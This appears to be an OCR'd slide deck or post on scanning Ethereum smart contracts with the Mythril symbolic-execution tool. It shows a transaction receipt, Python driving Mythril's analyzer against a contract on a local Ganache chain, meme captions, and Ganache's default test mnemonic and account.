
Get Transaction Receipt



```
{
  "id": 1,
  "jsonrpc": "2.0",
  "result": {
    "transactionHash": "0x67e8443a637914428c4a42f04321b1309c112c166fcfc578dc0582a21630eef7",
    "transactionIndex": "0x0",
    "blockHash": "0x964a6fe8a5ddb38240bfa25f28eb6963cc661c5fcdc8f31858e12f6ff206bbca",
    "blockNumber": "0x1",
    "from": "0x00f8bf6a479f320ead074411a4b0e7944ea8c9c1",
    "to": null,
    "gasUsed": "0x3f819",
    "cumulativeGasUsed": "0x3f819",
    "contractAddress": "0xe78a0f7e598cc8b0bb87894b0f60dd2a88d6a8ab",
    "logs": [],
    "status": "0x1",
    "logsBloom": "0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000",
    "v": "0x1c",
    "r": "0x4a7dcb4684cc94995000cb7a465ce16f51d266a553977dedee126637cc48bfc5",
    "s": "0x2b96cda00ed2b6cea269517bafbef67bb5d704a4df3ce79a26e753d6aa4529f0"
  }
}
```

```python
eth_json_rpc = EthJsonRpc(
    host=self.eth_host, port=self.eth_port, tls=self.rpc_tls
)

disassembler = MythrilDisassembler(
    eth=eth_json_rpc,
    solc_version=None,
    solc_args=None,
    enable_online_lookup=True,
)

disassembler.load_from_address(contract_address)

analyzer = MythrilAnalyzer(
    strategy="bfs",
    onchain_storage_access=self.onchain_storage,
    disassembler=disassembler,
    address=contract_address,
    execution_timeout=self.timeout,
    loop_bound=self.loop_bound,
    max_depth=64,
    create_timeout=10,
)

self.logger.info("Analyzing %s", contract_address)
self.logger.debug("Running Mythril")

return analyzer.fire_lasers(
    modules=self.modules, transaction_count=self.tx_count
)
```


SYMBOLIC EXECUTION
IS BASICALLY MAGIC
imgflip.com


CHECK THE GENERATED
EXPLOIT PATH
imgflip.com

Ganache

ACCOUNTS BLOCKS TRANSACTIONS LOGS


SEARCH FOR BLOCK NUMBERS OR TX HASHES

CURRENT BLOCK	GAS PRICE	GAS LIMIT	NETWORK ID	RPC SERVER	MINING STATUS
0	20000000000	6712390	5777	HTTP://127.0.0.1:7545	AUTOMINING

MNEMONIC
candy maple cake sugar pudding cream honey rich smooth crumble sweet treat

HD PATH
m/44'/60'/0'/0/account_index


ADDRESS	BALANCE	TX COUNT	INDEX
0x627306090abaB3A6e1400e9345bC60c78a8BEf57	100.00 ETH	0	0
